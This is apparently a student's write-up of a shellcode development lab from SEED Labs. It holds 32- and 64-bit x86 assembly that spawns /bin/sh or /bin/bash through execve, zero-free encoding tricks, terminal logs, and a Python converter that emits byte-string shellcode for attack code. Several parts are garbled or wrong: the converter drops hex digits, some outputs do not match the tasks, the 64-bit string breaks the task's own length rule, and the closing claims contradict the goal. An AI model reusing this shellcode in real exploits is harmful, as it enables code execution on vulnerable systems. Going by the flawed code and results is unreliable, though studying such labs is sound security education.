

## Shellcode Development Lab

### 2 Task 1: Writing Shellcode

Here the most essential parts of writing shellcode to execute a program like `/bin/sh`:

#### 1. Using the `execve()` System Call:

Shellcoder's main job is to use a system call called `execve()` to run a program, typically a shell like `/bin/sh`. To do this, we need to set up four important registers:

`eax`: Think of this as a code that tells the computer what we want to do. We set it to 11, which means "please execute a program."

`ebx`: This holds the location (address) of the program we want to run, like `/bin/sh`.

`ecx`: This holds the address of an array that tells the program being executed what its arguments are. For example, the first element might point to `/bin/sh`, and the second element is typically 0, which marks the end of the array.

`edx`: This holds the address of any environment variables we want to pass to the new program. If we don't need to pass any, we can set it to 0.

Writing shellcode poses a couple of challenges. One challenge is ensuring that the shellcode doesn't contain any zeros, and the other is determining the addresses of the data used in the command.

Solving the first challenge, which is avoiding zeros, is relatively manageable and can be accomplished in various ways.

The second challenge has led to two common approaches for writing shellcode:

**Stack Approach:** In this approach, data is placed onto the stack during execution. This allows us to retrieve their addresses from the stack pointer. This method is useful when we need to create data dynamically.

Code Region Approach: Here, data is stored within the code section of the program, immediately following a call instruction. When the call instruction is executed, the address of the data is treated as if it were the return address and is subsequently pushed onto the stack.

## **FIRST CHALLENGE:**

### **1.b Eliminating zeros from the code**

Shellcode which is commonly used in buffer-overflow attacks, which often target vulnerabilities caused by string copy functions like `strcpy()`. These functions interpret a zero as the end of a string. If there's a zero within a shellcode, these functions will stop copying data after encountering it, limiting the success of the attack. Thus, it's crucial for shellcode to avoid any zeros in its machine code.

Here are some methods to eliminate zeros from shellcode:

Zero Assignment to Register: If we need to set a register like `eax` to zero, directly using `mov eax, 0` would introduce a zero in the machine code. A common workaround is to use `xor eax, eax`, which effectively clears `eax` without introducing zeros.

Storing Non-zero Values: If we want to store a non-zero value like `0x00000099` in `eax`, directly using `mov eax, 0x99` would introduce three zeros. To address this, you can first set `eax` to zero and then assign the one-byte value `0x99` to the least significant 8 bits of `eax`, which is the `al` register.

Using Shift Operations: In some cases, we can employ shift operations to manipulate data. For example, if you have the value `0x237A7978` in `ebx`, where each byte corresponds to the ASCII values of 'x', 'y', 'z', and '#', respectively, you can work around the zero issue. This is possible because most Intel CPUs use

little-endian byte order, meaning the least significant byte ('x' in this case) is stored at the lower address. This way, you can present the value as 0x237A7978 without zeros, which can be observed when disassembling the code using tools like objdump.

- **Tak 2 : 1.A Using stack we can solve easily**

```
1 section .text
2   global _start
3   _start:
4       ; Store the argument string on stack
5       xor     eax, eax
6       push    eax           ; Use 0 to terminate the string
7       push    "//sh"
8       push    "/bin"
9       mov     ebx, esp      ; Get the string address
10
11      ; Construct the argument array argv[]
12      push    eax           ; argv[1] = 0
13      push    ebx           ; argv[0] points "/bin//sh"
14      mov     ecx, esp      ; Get the address of argv[]
15
16      ; For environment variable
17      xor     edx, edx      ; No env variables
18
19      ; Invoke execve()
20      xor     eax, eax      ; eax = 0x00000000
21      mov     al, 0x0b      ; eax = 0x0000000b
22      int     0x80
23
```

First, we push a null value (using `xor eax, eax` followed by `push eax`) onto the stack. Then, we push `//sh` and `/bin` onto the stack. It's important to note that the `push` instruction operates on 32-bit values. Therefore, we use the redundant `/` to ensure that `sh` is 32 bits in length.

Now, we need to ensure that the `ebx` register contains the address of the command string `/bin/sh`. To do this, we use the command `mov ebx, esp`. After pushing the command onto the stack, we proceed to construct the argument array `argv[]`. In this case, we don't have any command-line variables, so `argv[0]` points to `/bin/sh`, and `argv[1]` indicates the end of the command. As

mentioned earlier, ecx should contain the address of the argument array, so we set ecx to esp using `mov ecx, esp`.

As there are no environment variables in use, we set edx to null by executing `xor edx, edx`.

Now, we're ready to invoke the `execve` system call. We clear `eax` using `xor eax, eax` and then set `al` to `0xb`, which corresponds to the `execve` system call. Finally, we trigger the system call by using `int 0x80`, which is essentially a call to the kernel.

To convert our code file into an object file and then into an executable binary to extract the machine code (shellcode), we follow these steps:

Convert the program file to an object file using the command:

Command 1:

```
nasm -f elf32 mysh.s -o mysh.o
```

Command 2 :

```
ld mysh.o -o mysh
```

```
seed@VM: ~/.../shellcode-Labsetup
[09/04/23]seed@VM:~/.../Seedlab$ ls
'Labsetup - 1'  shellcode-Labsetup
[09/04/23]seed@VM:~/.../Seedlab$ cd shellcode-Labsetup
[09/04/23]seed@VM:~/.../shellcode-Labsetup$ ls
convert.py  mysh  mysh2.o  mysh_64  mysh_64.s  mysh.s
Makefile    mysh2  mysh2.s  mysh_64.o  mysh.o
[09/04/23]seed@VM:~/.../shellcode-Labsetup$ nasm -f elf32 mysh.s -o mysh.o
[09/04/23]seed@VM:~/.../shellcode-Labsetup$ ld -m elf_i386 mysh.o -o mysh
[09/04/23]seed@VM:~/.../shellcode-Labsetup$ echo $$
3530
[09/04/23]seed@VM:~/.../shellcode-Labsetup$ mysh
sh-5.0$ echo $$
5628
sh-5.0$ exit
exit
[09/04/23]seed@VM:~/.../shellcode-Labsetup$ objdump -Mintel --disassemble mysh.o

mysh.o:      file format elf32-i386
```

Disassembly of section `.text`:

```
00000000 <_start>:
0:  31 c0                xor     eax,eax
2:  50                  push    eax
3:  68 2f 2f 73 68       push    0x68732f2f
8:  68 2f 62 69 6e       push    0x6e69622f
d:  89 e3               mov     ebx,esp
f:  50                  push    eax
10:  53                  push    ebx
11:  89 e1               mov     ecx,esp
13:  31 d2               xor     edx,edx
15:  31 c0                xor     eax,eax
17:  b0 0b               mov     al,0xb
19:  cd 80               int     0x80
```

As for the code mentioned here in the pdf we will copy the code in the code convert.py.

```
# Run "xxd -p -c 20 mysh.o", and
# copy and paste the machine code part to the following:
ori_sh = """
3ldb31c0b0d5cd80
31c050682f2f7368682f62696e89e3505389e131
d231c0b00bcd80
"""

sh = ori_sh.replace("\n", "")

length = int(len(sh)/2)
print("Length of the shellcode: {}".format(length))
s = 'shellcode= (\n' + ' '
for i in range(length):
    s += "\\x" + sh[2*i]
    if i > 0 and i % 16 == 15:
        s += '\n' + ' '
s += '\n' + ").encode('latin-1')"
```

The `convert.py` program will print out the following Python code that you can include in your attack code. It stores the shellcode in a Python array.

```
[09/04/23] seed@VM:~/.../shellcode-Labsetup$ xxd -p -c 20 mysh.o
7f454c460101010000000000000000000000000000000000000000000000000000
010000000000000000000000000000000000000000000000000000000000000000
340000000000028000500020000000000000000000000000000000000000000000
000000000000000000000000000000000000000000000000000000000000000000
000000000000000000000000000000000000000000000000000000000000000000
000000000100000001000000060000000000000000000000000000000000000000
100100001b0000000000000000000000000000000001000000000
000000000700000003000000000000000000000000000000000000000000000000
300100002100000000000000000000000000000000010000000
000000001100000002000000000000000000000000000000000000000000000000
600100004000000004000000030000000040000000
100000001900000003000000000000000000000000000000000000000000000000
a00100000f00000000000000000000000000000000010000000
000000000000000000000000000000000000000000000000000000000000000000
682f62696e89e3505389e131d231c0b00bcd8000
00000000002e74657874002e7368737472746162
002e73796d746162002e7374727461620000000000
000000000000000000000000000000000000000000000000000000000000000000
000000000000000000100000000000000000000000000000000000000000000000
0400f1ff0000000000000000000000000000000000000000000000000000000000
080000000000000000000000000000000000000000000000000000000000000000
682e73005f73746172740000
[09/04/23] seed@VM:~/.../shellcode-Labsetup$ ./convert.py
Length of the shellcode: 35
shellcode= (
    "\x31\xdb\x31\xc0\xb0\xd5\xcd\x80\x31\xc0\x50\x68\x2f\x2f\x73\x68"
    "\x68\x2f\x62\x69\x6e\x89\xe3\x50\x53\x89\xe1\x31\xd2\x31\xc0\xb0"
    "\x0b\xcd\x80"
).encode('latin-1')
[09/04/23] seed@VM:~/.../shellcode-Labsetup$
```

After running the **convert.py** after modifying the code it gives the shell code in array form.

## 2.4 Task 1.d. Providing Environment Variables for `execve()`

```
1 section .text
2   global _start
3   _start:
4       ; Store the argument string on stack
5       xor eax, eax
6       push eax          ; Use 0 to terminate the string
7       push "//sh"
8       push "/bin"
9       mov ebx, esp      ; Get the string address
10
11      xor eax, eax
12      push eax
13      push "-ccc"
14      mov eax, esp
15
16      xor edx, edx
17      push edx
18      push "--la"
19      push "/bin"
20      mov eax, esp
21
22
23      ; Construct the argument array argv[]
24      xor ecx, ecx
25      push ecx
26      push eax          ; argv[1] = 0
27      push ebx          ; argv[0] points "/bin//sh"
28      mov ecx, esp      ; Get the address of argv[]
29
30      ; For environment variable
31      xor edx, edx      ; No env variables
32
33      ; Invoke execve()
34      xor eax, eax      ; eax = 0x00000000
35      mov al, 0x0b      ; eax = 0x0000000b
36      int 0x80
```

Code was modified as **myenv.s**

### 3. Task 2: Using Code Segment

As we can see from the shellcode in Task 1, the way how it solves the data address problem is that it dynamically constructs all the necessary data structures on the stack, so their addresses can be obtained from the stack pointer `esp`.

There is another approach to solve the same problem, i.e., getting the address of all the necessary data structures. In this approach, data are stored in the code region, and its address is obtained via the function call mechanism. Let's look at the following code.

Listing 3: `mysh2.s`

```
section .text
global _start
_start:
    BITS 32
    jmp short two
one:
    pop ebx
    xor eax, eax
    mov [ebx+7], al ; save 0x00 (1 byte) to memory at address ebx+7
    mov [ebx+8], ebx ; save ebx (4 bytes) to memory at address ebx+8
```

```
    mov [ebx+12], eax ; save eax (4 bytes) to memory at address ebx+12
    lea ecx, [ebx+8] ; let ecx = ebx + 8
    xor edx, edx
    mov al, 0x0b
    int 0x80
two:
    call one
    db '/bin/sh*AAAABBBB' ;
```

In the provided code, there's a sequence of jumps and calls that serve a specific purpose. It starts with a jump to the instruction at location `two` which in turn performs another jump to location `one`, but this time, it uses the "call" instruction.

The "call" instruction is typically used for function calls. Before jumping to the target location, it records the address of the next instruction as the

return address. This return address is essential because when the called function completes its execution, it needs to know where to return, which is right after the "call" instruction.

```
1 section .text
2   global _start
3   _start:
4       BITS 32
5       jmp short two
6   one:
7       pop ebx
8       xor eax, eax
9       mov [ebx+7], al
10      mov [ebx+8], ebx
11      mov [ebx+12], eax
12      lea ecx, [ebx+8]
13      xor edx, edx
14      mov al, 0x0b
15      int 0x80
16   two:
17       call one
18       db '/bin/sh*AAAABBBB'
```

**Tasks.** You need to do the followings: (1) Please provide a detailed explanation for each line of the code in `mysh2.s`, starting from the line labeled `one`. Please explain why this code would successfully execute the `/bin/sh` program, how the `argv[]` array is constructed, etc. (2) Please use the technique from `mysh2.s` to implement a new shellcode, so it executes `/usr/bin/env`, and it prints out the following environment variables:

```
a=11
b=22
```

## Code explanation:

The provided code is designed to execute shellcode stored in the code region. It follows a specific flow:



Initially, it jumps to the instruction at location two.

At location two, there's another jump to location one, this time using the call instruction. The call instruction prepares for a function call by saving the address of the next instruction (the string) as the return address.


Right after the call instruction (Line ❷), there's a string stored. While this might not appear as an instruction, the call instruction pushes its address (the string's address) into the stack, treating it as the return address.

When the program enters the function (after jumping to location one), the top of the stack contains the return address. The pop ebx instruction (Line ❶) retrieves this address and stores it in the ebx register, obtaining the address of the string.

With the address of the string obtained, the code proceeds to dynamically construct the necessary data structures inside this string placeholder.

Finally, the code triggers a system call (syscall) using int 0x80 to execute the shellcode with the specified arguments and environment variables.

We are going to run this code **mysh2.s**

A terminal window titled 'seed@VM: ~/.../shellcode-Labsetup' with search, menu, and window control icons. It shows the following commands and output:

```
[09/04/23] seed@VM:~/.../shellcode-Labsetup$ nasm -f elf32 mysh2.s -o mysh2.o
[09/04/23] seed@VM:~/.../shellcode-Labsetup$ ld --omagic -m elf_i386 mysh2.o -o mysh2
[09/04/23] seed@VM:~/.../shellcode-Labsetup$ ./mysh2
a=11
b=12
```

#### 4. Task 3: Writing 64-bit Shellcode

**Task.** Repeat Task 1.b for this 64-bit shellcode. Namely, instead of executing `"/bin/sh"`, we need to execute `"/bin/bash"`, and we are not allowed to use any redundant `/` in the command string, i.e., the length of the command must be 9 bytes (`/bin/bash`). Please demonstrate how you can do that. In addition to showing that you can get a bash shell, you also need to show that there is no zero in your code.

First Replaced the string `"/bin//sh"` with `"/bin/bash"`. Make sure the length of the new string is 9 bytes exactly.

Update the registers and system call number accordingly.

```
*Untitled Document 1                                     *mysh_64.s
1 section .text
2  global _start
3  _start:
4      ; The following code calls execve("/bin/bash", ...)
5      xor rdx, rdx          ; 3rd argument
6      push rdx
7      mov rax, '/bin//bash'
8      push rax
9      mov rdi, rsp          ; 1st argument
10     push rdx
11     push rdi
12     mov rsi, rsp          ; 2nd argument
13     xor rax, rax
14     mov al, 0x3b          ; execve()
15     syscall
```

Here's the modified 64-bit shellcode to execute `"/bin/bash"`:

We clear the `rdx` register to prepare for the null argument array for the environment.

We set `rax` to 59, which is the syscall number for `execve` on `x86_64`.

We load the address of the `"/bin/bash"` command string into `rdi`.

We load the address of the argument array into `rsi`. The argument array contains two elements: the `"/bin/bash"` string and a null pointer (to mark the end of the array).

Finally, we execute the syscall to invoke `execve("/bin/bash", ...)`, which will start a new bash shell.



**As Mentioned in task 2 and 1.b we used the same code with the bash modified and executed**

```
[09/05/23]seed@VM:~/.../shellcode-Labsetup$ ./task4.py
Length of the shellcode: 12
shellcode= (
    "\x31\xdb\x31\xc0\xb0\xd5\xcd\x80\xd2\x31\xc0\xb0"
).encode('latin-1')
[09/05/23]seed@VM:~/.../shellcode-Labsetup$ █
```

We got zero finally